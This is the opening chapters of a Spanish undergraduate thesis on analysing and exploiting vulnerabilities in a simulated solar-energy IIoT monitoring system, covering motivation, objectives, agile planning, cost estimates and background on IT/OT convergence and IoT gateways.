Universidad de Valladolid

Escuela de Ingeniería Informática

TRABAJO FIN DE GRADO

Grado en Ingeniería Informática
Mención en Tecnologías de la Información

Análisis y explotación de vulnerabilidades en un sistema de monitorización y control remoto de energía solar

Valladolid, Junio de 2022

Autor: Francisco Javier Domínguez Cordón

Universidad de Valladolid

Escuela de Ingeniería Informática

TRABAJO FIN DE GRADO

Grado en Ingeniería Informática
Mención en Tecnologías de la Información

Análisis y explotación de vulnerabilidades en un sistema de monitorización y control remoto de energía solar

Autor: Francisco Javier Domínguez Cordón

Tutores: Valentín Cardeñoso Payo
Álvaro García García

A mi madre, Carmen, por su ejemplo

A mi padre, Javier; y mi hermana, Carmen; por su cariño y apoyo incondicional

Agradecimientos

En primer lugar, me gustaría agradecer a mis tutores por su ayuda durante todo este tiempo, que ha sido imprescindible para que el proyecto haya salido adelante. A Álvaro porque, a pesar de todo el trabajo que tiene, no ha dejado de estar pendiente de la evolución del proyecto y de aconsejarme en todo lo que he necesitado. A Valentín, por estar siempre al tanto del desarrollo del trabajo y su disponibilidad para ayudarme en todo lo que ha sido necesario.

También me gustaría agradecer a mis compañeros en Fundación CIDAUT por lo cómodo que me han hecho sentir durante el desarrollo de mis prácticas y Trabajo de Fin de Grado. Especialmente a Enrique, porque siempre ha estado disponible para ayudarme y aconsejarme en los aspectos más técnicos del trabajo.

Por último, agradecer a mi familia: a mis padres, porque sin la educación que, con mucho esfuerzo económico, me han dado no habría llegado hasta aquí; a mi hermana, por su cariño y apoyo incondicional; y a mis abuelos, tíos y demás familia, por su apoyo y ánimo durante este año que está siendo tan difícil.

Resumen

Desde la década pasada, como consecuencia de una acelerada transformación digital, nos enfrentamos a una nueva revolución industrial. Esta revolución, conocida como Industria 4.0, presenta tecnologías para aumentar la eficiencia y eficacia de las empresas mediante la convergencia entre los sistemas convencionales de Tecnologías de Operación (OT, de su acepción en inglés) y los modernos sistemas de Tecnología de la Información (IT, de su acepción en inglés).

El problema que vamos a abordar está relacionado con uno de los principales retos de esta revolución: conseguir una convergencia segura a nivel de red entre los sistemas IT y OT. En este sentido, el objetivo de este Trabajo Fin de Grado es el desarrollo de una Prueba de Concepto (PoC, de su acepción en inglés) para comprobar las posibilidades de explotación de vulnerabilidades de Ciberseguridad en entornos del Internet Industrial de las Cosas (IIoT, de su acepción en inglés). Para ello, nos basaremos en un caso de uso que caracteriza una instalación de energía solar.

En primer lugar, desarrollaremos el escenario para nuestra Prueba de Concepto (PoC), que constará de los tres elementos básicos de cualquier sistema IIoT: el componente IT, un servicio web que proporciona un monitor de control de la infraestructura; el componente OT, una simulación de un PLC industrial real (PLC-Sim); y el componente IoT, un Gateway IoT que hace de interfaz IT/OT. A continuación, realizaremos un análisis y explotación de vulnerabilidades sobre este escenario con el fin de recopilar un conjunto de buenas prácticas que, trasladadas a entornos IIoT reales, reduzcan el riesgo de compromiso de este tipo de sistemas.

Palabras clave: Ciberseguridad, Industria 4.0, IoT, Energía solar, Pentesting.

Abstract

Since last decade, as a consequence of a quick digital transformation, we are facing a new industrial revolution. This revolution, known as Industry 4.0, introduces technologies to increase the efficiency and efficacy of enterprises through the convergence of conventional Operational Technology systems (OT) and modern Information Technology systems (IT).

The problem we are going to deal with is related to one of the main challenges of this revolution: to obtain a secure convergence at network level between IT and OT systems. In this sense, the objective of this Final Degree Project is the development of a Proof of Concept (PoC) to verify the possibilities of exploiting cybersecurity vulnerabilities in Industrial Internet of Things (IIoT) environs. To do this, we will rely on a use case that characterizes a solar power facility.

First of all, we will develop the scenery for our Proof of Concept, which will consist of the three basic elements of any IIoT system: the IT component, a web service which provides a control monitor of the infrastructure; the OT component, a simulation of a real industrial PLC (PLC-Sim); and the IoT component, an IoT Gateway acting as an IT/OT interface. Next, we will carry out an analysis and exploitation of vulnerabilities on this scenery with the purpose of compiling a set of best practices which, transferred to real IIoT environs, will reduce the risk of compromise of this type of systems.

Key words: Cybersecurity, Industry 4.0, IoT, Solar energy, Pentesting.

Índice general

Índice de cuadros

Índice de figuras

Parte I

Objeto, Concepto y Método

Capítulo 1

Introducción

1.1 Introducción

Existen dos importantes desafíos para la transformación digital a la Industria 4.0. El primero, consistente en conseguir una correcta convergencia entre los sistemas de Tecnologías de Operación (OT, de su acepción en inglés) convencionales y los modernos sistemas de Tecnologías de la Información (IT, de su acepción en inglés); y, el segundo, hacer dicha convergencia a nivel de redes de forma segura.

Cada vez más empresas están interesadas en esta convergencia IT/OT porque permite añadir una capa de inteligencia adicional a los sistemas OT, lo que redunda en innumerables ventajas: mayor eficiencia energética, control de calidad preciso, reducción de costes, etc. Sin embargo, exponer sistemas de automatización y control, habitualmente diseñados con menores exigencias de ciberseguridad, entraña riesgos muy serios en cuanto a la disponibilidad, integridad y confidencialidad [59] de los sistemas si la integración no se realiza correctamente.

Una muestra de que muchas empresas no son plenamente conscientes de esta problemática es que, según un estudio realizado por Fortinet en 2019, aproximadamente 9 de cada 10 organizaciones que utilizan sistemas de control industrial han sufrido una brecha de seguridad [42].

Para un proceso industrial, abordar la digitalización hacia sistemas ciberfísicos consiste en utilizar dispositivos *Internet of Things* (IoT). Para facilitar la conexión con diferentes tipos de interfaces de control de maquinaria industrial (PLCs, SCADAs, Consolas de control HMI, etc.) existen equipos más avanzados que proporcionan un Gateway IoT para poder gestionar diferentes protocolos de red OT. Se da la circunstancia de que muchos dispositivos OT industriales están diseñados para ser robustos, eficaces y eficientes, pero no están pensados para realizar conexiones remotas y tampoco para que la seguridad sea considerada un factor prioritario (cuando existe).

Otro aspecto a considerar son los largos ciclos de vida de este tipo de sistemas de control en la mayoría de las empresas. Esto es debido a la fuerte inversión económica que conlleva su reemplazo por unos más modernos. Normalmente cuando una empresa coloca, por ejemplo, un PLC en una instalación, es muy probable que se mantenga en ese mismo estado durante toda su vida útil. La cuestión es que muchos de estos dispositivos se acaban volviendo obsoletos y no reciben actualizaciones del

fabricante, por lo que, si presentan alguna vulnerabilidad conocida, esta no puede ser corregida.

Por tanto, queda claro que, cada vez que conectamos un sistema OT a Internet, la empresa será la responsable de plantear una buena política de seguridad. Para ello, es recomendable basarse en estándares reconocidos que hayan sido concebidos para abordar esta problemática. Entre ellos destacan los dos siguientes: el IEC 62443 [40], elaborado por la Comisión Electrotécnica Internacional (conocida por su sigla en Inglés, IEC) para abordar la ciberseguridad en tecnologías OT de sistemas de automatización y control; y el ISO 27001 [8], desarrollado por la Organización Internacional de Normalización (conocida por su sigla en Inglés, ISO) para gestionar la seguridad IT de una empresa. Además, en este sentido, se pueden consultar multitud de publicaciones del Instituto Nacional de Estándares y Tecnología de los E.E.U.U. (conocido por su sigla en Ingles, NIST) [70] [71] [85] .

Ejemplos recientes, como la pandemia del COVID-19, han supuesto un reto para muchas empresas que se han visto forzadas a digitalizarse rápidamente, especialmente en lo más duro del confinamiento, para permitir el teletrabajo a sus empleados sin valorar correctamente los riesgos a los que se enfrentaban. Esta circunstancia ha propiciado que, actualmente, muchas empresas sean más vulnerables a ciberataques [47] [75].

Lo expuesto hasta el momento afecta a todo tipo de industrias y empresas, pero el riesgo se incrementa cuando el objetivo de los atacantes son infraestructuras críticas en las que existen una gran cantidad de sistemas OT, como son las energéticas. Hay que tener en cuenta que una interrupción del suministro energético (ya sea electricidad, petróleo, gas natural, etc.) impacta directamente sobre los servicios ofrecidos por muchos sectores. Por esta razón, el sector energético está en el punto de mira de muchos adversarios que, según su ambición y conocimientos, pueden optar por perjudicar únicamente a unas pocas empresas en concreto o, incluso, pueden realizar ataques planeado a mayor escala y con un marcado carácter geoestratégico.

El caso concreto que nos va a ocupar en este trabajo son los ataques a entornos industriales que tienen expuesto a la red un sistema de monitorización para una infraestructura de generación de energía propia. La idea es que estas empresas sean conscientes de que la digitalización de su propia infraestructura, a pesar de tener aparejada innumerables ventajas, también constituye un objetivo constante de ataques.

1.2 Motivación

Aunque ha sido mucho lo que he tenido la oportunidad de aprender durante mi paso por la Escuela, si tuviese que destacar algún tema que me haya resultado más atractivo que el resto, optaría por todo lo relacionado con la ciberseguridad. El interés por este tema me ha despertado a lo largo de mis estudios unas ganas constantes de investigar y seguir aprendiendo por mi cuenta.

Este cuatrimestre he tenido la gran suerte de realizar mis prácticas en Fundación CIDAUT, donde he consolidado e incrementado mi conocimiento en esta área, aunque siempre de una manera muy enfocada al ámbito industrial.

Si concretamos un poco más, he podido ver y analizar el tráfico de red de un demostrador de ciberseguridad industrial expuesto a la red que tienen en un proyecto conjunto con Telefónica [48].

Esto me ha hecho ser consciente de la ingente cantidad de atacantes que, creyendo que se trata de un sistema de control industrial real, tratan de comprometer el sistema. De igual manera, he sido capaz de ver cómo actúan estos atacantes, especialmente en ataques exitosos que han provocado daños graves en los sistemas OT y han provocado una parada en el sistema durante un tiempo nada despreciable.

Todo lo expuesto me ha hecho tomar conciencia de la seriedad de todo este asunto y de cómo muchas empresas no comprenden el riesgo al que se enfrentan con su digitalización. Así, para recopilar información que pueda ser útil para la concienciación y formación de las empresas en este ámbito, he tomado la determinación de realizar un proyecto gemelo al mencionado, pero asociado a la monitorización y control de algún tipo de infraestructura que sea relevante actualmente.

Como Fundación CIDAUT es un centro en el que se hace investigación y desarrollo en Transporte y Energía, he tenido la posibilidad de ver distintas infraestructuras que podía utilizar como caso de uso para mi proyecto. Después de valorar todas las posibilidades y dejarme aconsejar, tuve claro que lo que más me animaba eran las instalaciones fotovoltaicas porque están en un creciente aumento de popularidad [17].

Cuando hablo de popularidad respecto a la energía solar, me enfoco en el uso que muchas empresas, tanto grandes como pequeñas y medianas, están realizando de esta para su autoconsumo [46]. Esta circunstancia es cada vez más común dado que, teniendo en cuenta la gran subida del precio de la energía durante el último año [31], cada vez más empresas se interesan por la por la posibilidad de instalar y poder amortizar una instalación fotovoltaica para su propio consumo.

En el mundo de la ciberseguridad hay una frase muy conocida de Robert Mueller (exdirector del FBI): «Sólo hay dos tipos de empresas: las que han sido atacadas y las que serán». Otros autores más pesimistas sostienen que en realidad los únicos dos tipos de empresas que existen son las que han sido atacadas y las que también lo han sido, pero no lo saben.

Sea como fuere, teniendo en cuenta que este tipo de instalaciones normalmente cuentan con un sistema de monitorización y control remoto mediante un SCADA o un portal web expuesto a la red, la empresa que no se tome esto en serio tendrá que sufrir graves consecuencias tales como daños o interrupción de los servicios de de energía, con el coste económico que conlleva.

Para terminar, como ejemplo de la importancia de lo que se expone, la Oficina de Tecnologías de Energía Solar de los E.E.U.U, dependiente del Departamento de Energía, ha concedido a un grupo de investigadores de la Universidad de Arkansas una financiación de 3,6 millones de dólares para el desarrollo de sistemas de ciberseguridad que protejan de los ataques a las infraestructuras solares conectadas a la red [27].

Capítulo 2

Objetivos

El objetivo principal de este Trabajo de Fin de Grado es desarrollar una prueba de concepto (PoC, de su acepción en inglés) para verificar las posibilidades de explotación de vulnerabilidades de ciberseguridad sobre un caso de uso que caracterice un sistema de monitorización y control remoto de una instalación de energía solar conectada a Internet.

Además, se plantean los siguientes objetivos generales:

- Caracterizar un entorno IIoT *(Industrial Internet of Things)* real con una infraestructura virtualizada separada en dos capas. Una primera capa de presentación *(Frontend)* y la segunda capa será de acceso a datos *(Backend)*.
- Disponer de un servicio de monitorización de la instalación energética expuesto a Internet *(Frontend)*. El servicio estará basado en una página Web que permita ver la energía que se está generando en tiempo real, apagar o encender el sistema y modificar el ángulo en que se encuentran las placas.
- Disponer de un entorno de control industrial con datos operativos de la instalación energética *(Backend)*. El entorno estará formado por dos subsistemas: un Gateway IoT que hace de interfaz entre la red IT y la red OT; y un PLC industrial simulado (PLC-Sim) que deberá correr un programa que sea capaz de caracterizar el comportamiento de una instalación fotovoltaica real utilizando información tanto de horas de salida y puesta de sol, como de ángulos óptimos por mes del año.
- Analizar vulnerabilidades sobre servicios conectados IoT *(Internet of Things)*. Se pretende estudiar el impacto en servicios de autenticación abiertos a la red sobre un portal Web (a través de acceso con usuario y contraseña) que se apoyan en una base de datos de tipo SQL.
- Estudiar y documentar técnicas, tácticas y procedimientos utilizados para comprometer un caso de uso basado en la monitorización de una instalación energética de forma remota.
- Analizar y extraer conclusiones que, trasladadas a sistemas reales de monitorización de gestión energética, reduzcan el riesgo de compromiso de las instalaciones de este tipo.

Capítulo 3

Metodología y Planificación

3.1 Metodología

Una vez establecido el objetivo principal de este trabajo, que es abordar una prueba de concepto para analizar las posibilidades de explotación de vulnerabilidades en un entorno IIoT real, el siguiente paso es establecer que metodología vamos a seguir.



Figura 3.1: Esquema de la metodología que se ha seguido

La primera fase abarcará un periodo de cuatro semanas en el que, con motivo de mi incorporación en Fundación CIDAUT, se realizará un estudio de la problemática asociada a la integración IT/OT en cuanto a seguridad a nivel de red. Se considera que es el tiempo necesario para lograr de forma satisfactoria una buena integración con mis compañeros y realizar un estudio suficientemente completo. Al finalizar esta fase, será preciso elaborar un Product Backlog, es decir, una lista de trabajo que agrupe de forma ordenada los requisitos iniciales que se deben cumplir.

La segunda fase será donde se llevará a cabo el desarrollo del escenario asociado a la prueba de concepto, es decir, la caracterización de un sistema IIoT real. Para ello, nos vamos a basar en metodologías ágiles de acuerdo a un modelo incremental e iterativo. Hay muchos tipos de metodologías ágiles, pero, en este caso, se ha decidido personalizar una de las más utilizadas, Scrum [83] [62], de manera que se adapte a nuestras necesidades. Se ha optado por utilizar este tipo de metodologías porque proporcionan entregas rápidas y continuas, que ayudan a visibilizar el progreso del proyecto; y, sobre todo, por su flexibilidad para introducir cambios en todas las etapas del proyecto, algo que tiene mucho valor en proyectos de investigación de esta clase dado que siempre se maneja cierta incertidumbre.

Este marco de trabajo adaptado constara de dos roles: los Product Owner, que serán ambos tutores; y el equipo de desarrollo, que estará formado únicamente por el alumno. Existirán tres sprint que tendrán una duración de dos semanas, empezando y acabando siempre en martes, que es cuando se producirá la reunión entre el alumno y los dos tutores.

En esta reunión, se mostrará el resultado del sprint, se hará una retrospectiva de como se ha desarrollado y, a continuación, se elaborará un Sprint Backlog para la siguiente iteración, es decir, la lista de tareas a completar durante el sprint.

Por último, una vez terminadas las tres iteraciones, pasaremos a la tercera fase en la que, durante un periodo de dos semanas, se realizará la verificación de la prueba de concepto, es decir, el análisis y explotación de vulnerabilidades sobre el escenario que se ha desarrollado. Al final de esta fase es cuando se desarrollarán las conclusiones a las que se ha llegado durante esta prueba de concepto.

3.2 Planificación inicial

La planificación inicial de este trabajo se ha dividido en tres fases: una primera fase en la que se realiza el estudio de la problemática asociada a la convergencia IT/OT y como realizarla de forma segura a nivel de red; una segunda fase en la que se desarrolla el escenario de la prueba de concepto; y una última fase para realizar la validación de la prueba de concepto.

La fecha de inicio de este trabajo está prevista para el 29 de marzo, después de mi incorporación en Fundación CIDAUT, donde existe un laboratorio para estudiar el funcionamiento de entornos IIoT reales y cómo gestionar su seguridad a nivel de red. En cuanto a la fecha de finalización del trabajo, será cuando se haya terminado el proceso de validación de la prueba de concepto, algo previsto para el día 21 de junio.

Por tanto, la duración total del trabajo será de 12 semanas que se dividirán de la siguiente forma: 4 semanas para el estudio del problema, 6 semanas para el desarrollo del escenario asociado a la prueba de concepto y 2 semanas para la validación de la prueba de concepto.

Figura 3.2: Esquema de la planificación inicial que se ha seguido

	Descripción	Fechas de Inicio-Fin	Duración
Fase 0	Estudio del problema	29/03 - 26/04	4 semanas
Fase 1	Desarrollo del escenario de la prueba de concepto	26/04 - 07/06	6 semanas
Fase 2	Validación de la prueba de concepto	07/06 - 21/06	2 semanas

Cuadro 3.1: Planificación temporal de cada tarea

Tal y como se ha establecido en la metodología, para el desarrollo del escenario de la prueba de concepto están previstas tres iteraciones o *sprints* de una duración de dos semanas. Tomando como base las fechas de inicio y fin de esta tarea y su duración total, se ha elaborado una tabla con su desglose por *sprints*.

	Fechas de Inicio-Fin	Duración
Sprint 1	26/04 - 10/05	2 semanas
Sprint 2	10/05 - 24/05	2 semanas
Sprint 3	24/05 - 07/06	2 semanas

Cuadro 3.2: Desglose de la planificación temporal de la fase 1 por *sprint*

3.3 Estimación de costes

En esta sección vamos a desarrollar una estimación de las horas de mano de obra y de los recursos materiales necesarios para completar las actividades del proyecto.

En primer lugar, vamos a realizar una estimación del número de horas totales que deberá destinar el alumno para el desarrollo del trabajo. Para ello, se debe tener en cuenta que se prevé trabajar de lunes a viernes, es decir, 5 días a la semana durante 5 horas cada día. Como el proyecto tiene una duración de 12 semanas, entonces se estima que se necesitaran 300 horas en total para llevar a cabo del proyecto. En la tabla que aparece a continuación se puede observar el desglose por cada una de las tres fases en las que se divide el proyecto.

	Semanas	Días	Horas
Fase 0	4 semanas	20 días	100 horas
Fase 1	6 semanas	30 días	150 horas
Fase 2	2 semanas	10 días	50 horas
Total	**12 semanas**	**60 días**	**300 horas**

Cuadro 3.3: Desglose del tiempo empleado por cada fase

Evidentemente, al tratarse de un trabajo académico y a diferencia de un proyecto en cualquier otra empresa, no se contempla que las horas de mano de obra vayan a ser remuneradas. Por tanto, el coste de la mano de obra es de 0 €.

En cuanto a los recursos materiales, vamos a necesitar: un ordenador, una serie de entornos de desarrollo integrados (IDE, de su acepción en inglés), un software de virtualización y un sistema gestor de bases de datos (SBGD). En este caso solo vamos a necesitar un ordenador puesto que la caracterización del sistema IIoT va a funcionar sobre un entorno virtualizado. Como el ordenador a utilizar será el propio del alumno y, dado que para trabajar con ninguno de los software utilizados ha sido necesario pagar licencias, el coste total del proyecto ha sido de 0 €.

3.4 Planificación final

Una vez finalizado el estudio del problema en el marco de mis prácticas en Fundación CIDAUT, si seguimos lo establecido en la metodología, es necesario establecer un *Product Backlog*, es decir, una lista de trabajos a llevar a cabo durante la siguiente el desarrollo del escenario de la prueba de concepto.

Se ha decidido incluir este listado de actividades en esta sección dado que, como para su confección es imprescindible haber realizado un estudio previo del problema, era imposible considerarlo en la planificación inicial.

Así, el *Product Backlog* en el que se enumera cada uno de los trabajos junto con su duración estimada es el siguiente:

Nº	Actividad	Duración
1	Desarrollo del servicio web basado en Django	6 días
2	Instalación y configuración de una máquina virtual con GNU/Linux para el servicio web	1 día
3	Implementación de un protocolo de aplicación propio para la conexión entre servidor web y Gateway IoT	3 días
4	Puesta en marcha la base de datos MySQL asociada al servicio web	1 día
5	Desarrollo del script que limpia de la base de datos las cookies de sesión caducadas	1 día
6	Despliegue del servicio web mediante Apache	2 días
7	Desarrollo de un programa que caracterice el comportamiento de un Gateway IoT real	2 días

8	Instalación y configuración de una máquina virtual con GNU/Linux para el Gateway IoT	1 día
9	Diseño de un protocolo de aplicación y transporte que caractericen el funcionamiento de protocolos industriales reales	3 días
10	Desarrollo de un programa que caracterice el funcionamiento de un driver de un PLC industrial real	2 días
11	Desarrollo de un conjunto de funciones que caractericen el comportamiento de un sistema de placas solares real	2 días
12	Desarrollo de una simulación de un PLC industrial (PLC-Sim) que controla un sistema de placas solares	2 días
13	Desarrollo de un script que cambie el ángulo de inclinación del conjunto de placas solares al más óptimo según el mes de año	1 día
14	Instalación y configuración de una máquina virtual con GNU/Linux para el PLC-Sim	1 día
15	Conexión entre los tres componentes y batería de pruebas	2 días

Cuadro 3.4: *Product Backlog*: Lista de actividades para el desarrollo del escenario de la prueba de concepto

Capítulo 4

Marco Conceptual

La industria ha sufrido varios cambios de importante trascendencia durante la historia de la humanidad: en primer lugar, basada en la mecanización de multitud de trabajos manuales, se produce la Primera Revolución Industrial; en segundo lugar, debido a un acelerado desarrollo tecnológico, surge la Segunda Revolución Industrial; a continuación, con el inicio de la automatización y la computación industrial, nace la Industria 3.0; y hoy en día, a causa de la transformación digital de la industria, estamos inmersos en la Industria 4.0. La transición que nos ocupa en este proyecto es la que está produciendo en la actualidad desde la Industria 3.0 a la 4.0.

La Industria 3.0 (o Tercera Revolución Industrial) surge en la segunda mitad del siglo XX como consecuencia de los avances en automatización y computación industrial. Uno de los hitos más importantes es la invención del primer PLC *(Programmable Logic Controller)*, el Modicon 084 en 1969. Estos dispositivos, igualmente conocidos como autómatas, son aparatos que, a partir del estado de los mecanismos de entrada, toman una decisión basada en un programa personalizado para controlar el estado de los mecanismos de salida. Son, por tanto, los encargados de automatizar procesos.

De igual manera, durante esta etapa, los robots industriales empiezan a reemplazar al ser humano en determinadas tareas, se desarrolla mucho más la electrónica, se incorporan buses de comunicación a los equipos con microprocesadores, nace el ordenador personal, etc. Todo esto permitió el desarrollo de los SCADA (Supervisory Control And Data Acquisition), un software para ordenadores que, mediante un dibujo interactivo de un proceso industrial, permite su control y supervisión a distancia. Las aplicaciones SCADA normalmente están basadas en plataformas propietarias de unos pocos fabricantes (General Electric, Rockwell, Schneider y Siemens, etc.).

Todos estos sistemas nacidos en la Industria 3.0 para la automatización de los procesos industriales y gestión de infraestructuras son los denominados OT (Tecnologías de la Operación). Están pensados para permitir a las personas relacionarse con los dispositivos electromecánicos pero aislados en una red OT interna.

Actualmente se está produciendo un proceso de transformación digital de la industria, que está dando lugar a una Cuarta Revolución Industrial (o, como es más comúnmente conocida, Industria 4.0). El objetivo de esta transición es hacer converger la producción y operaciones físicas con la tec-

nología digital para la puesta en marcha de un gran número de “fábricas conectadas inteligentes”. Estas fábricas se caracterizan tanto por una gran interconexión de máquinas y sistemas, como por un continuo intercambio de información con el exterior.

Una de las bases que conforman estas fábricas conectadas son los denominados dispositivos IoT. El término IoT (Internet of Things) hace referencia a la incorporación de dispositivos informáticos en todo tipo de objetos cotidianos que permiten que estos envíen y reciban datos a través de internet. Cuando hablamos de sistemas IoT dentro del ámbito industrial, se utiliza el término IIoT (Industrial Internet of Things) para referirnos los sistemas OT que antes estaban aislados y actualmente están conectados a la red.

Un sistema IoT siempre integra los mismos componentes básicos: sensores/dispositivos, conectividad, procesamiento de datos y una interfaz de usuario [33]. Estos componentes se pueden combinar de diferentes maneras según nuestras necesidades y los requisitos de seguridad que manejemos. La forma más sencilla y rudimentaria de abordar esto es utilizar un solo dispositivo que integre tanto el mundo IT como el OT. Esto es muy característico de entornos domésticos o de uso personal, cuyos estándares de seguridad son poco ambiciosos. Algunos ejemplos de dispositivos que siguen este patrón son sistemas de calefacción inteligente, cerraduras inteligentes, etc.

En el ámbito industrial el estándar consiste en segmentar la red OT de la red IT. No obstante cada vez se utilizan más Gateways IoT a modo de interfaz para facilitar la comunicación IT-OT. Este dispositivo actúa de pasarela recibiendo la petición mediante protocolo IT y la convierte al protocolo OT correspondiente. Además, el Gateway es capaz de controlar el tráfico y puede preprocesar los datos brutos recogidos por los dispositivos OT antes de enviarlos a la red IT. En definitiva, el Gateway IoT se puede utilizar como un instrumento de defensa para los dispositivos OT que, por definición, son potencialmente inseguros.



Figura 4.1: Funcionamiento de un Gateway IoT [34]

Este proceso de convergencia de los modernos sistemas IT con los dispositivos OT industriales clásicos tiene innumerables ventajas que van desde mayor eficiencia energética a control de calidad preciso, reducción de costes, etc. Sin embargo, los dispositivos OT industriales no están pensados para

realizar conexiones remotas y tampoco para que la seguridad sea considerada un factor prioritario, por lo la empresa es la responsable final de plantear una buena política de seguridad.

En las políticas de seguridad industriales es común que se destinen muchos recursos para asegurar correctamente su infraestructura IIoT respecto del exterior, pero no tantos para salvaguardar su red interna. Así, no es extraño que el tráfico IT-OT interno vaya en plano, que se utilicen contraseñas por defecto, falta de control de acceso, etc. De esta manera, si un atacante consigue comprometer un equipo de la red interna, tendría a su alcance el Gateway y todos los dispositivos OT.

Por tanto, la política de seguridad se debe realizar con mucha precaución y utilizando los recursos necesarios tanto en términos económicos como de horas empleadas. De no ser así, la infraestructura industrial de la empresa quedaría muy vulnerable frente a todo tipo de ataques y, antes o después, sería comprometida. Las consecuencias de sufrir un ataque que comprometa toda una instalación industrial son especialmente graves y pueden ir desde un simple espionaje hasta tomar control de las máquinas para cambiar o parar la producción, o incluso hacer que las máquinas sufran cuantiosos daños.

Teniendo en cuenta que el 63 % de las empresas, el 92 % de las organizaciones industriales y el 82 % de las organizaciones sanitarias utilizan IoT, hay muchas empresas en riesgo [32]. Si además añadimos que, según un estudio realizado por Fortinet en 2019, aproximadamente 9 de cada 10 organizaciones que utilizan sistemas de control industrial ya han sufrido una brecha de seguridad, entonces la cuestión se va poniendo más seria. Por tanto, es muy importante la labor de concienciación para que estas organizaciones entiendan la problemática a la que se enfrentan y destinen los recursos necesarios a proteger su infraestructura.

Durante la pandemia del COVID-19, especialmente en lo más duro del confinamiento, muchas empresas se vieron forzadas a digitalizarse rápidamente para permitir el teletrabajo a sus empleados y poder controlar procesos de forma remota, pero no valoraron correctamente los riesgos a los que se enfrentaban. En muchas empresas, este ha sido un ejemplo de una política de seguridad poco trabajada que, aunque propiciada por una situación excepcional, ha dejado vulnerables muchas infraestructuras.

Los atacantes son muy conscientes de la poca concienciación de muchas empresas en este aspecto, lo que sumado a la prisa por la digitalización provocada por la pandemia del COVID-19, explica que los ciberataques se hayan disparado. Según Check Point hasta el 58 % de las empresas han sufrido un aumento en los ataques por la pandemia [25].

La seguridad de los dispositivos IIoT es algo que concierne a todo tipo de industrias y empresas, pero el riesgo incrementa cuando el objetivo de los atacantes son infraestructuras críticas como la energía, el transporte, las sanitarias, etc. Las consecuencias de comprometer estas infraestructuras son tan serias que exigen destinar a sus seguridad todos los recursos que sean necesarios.

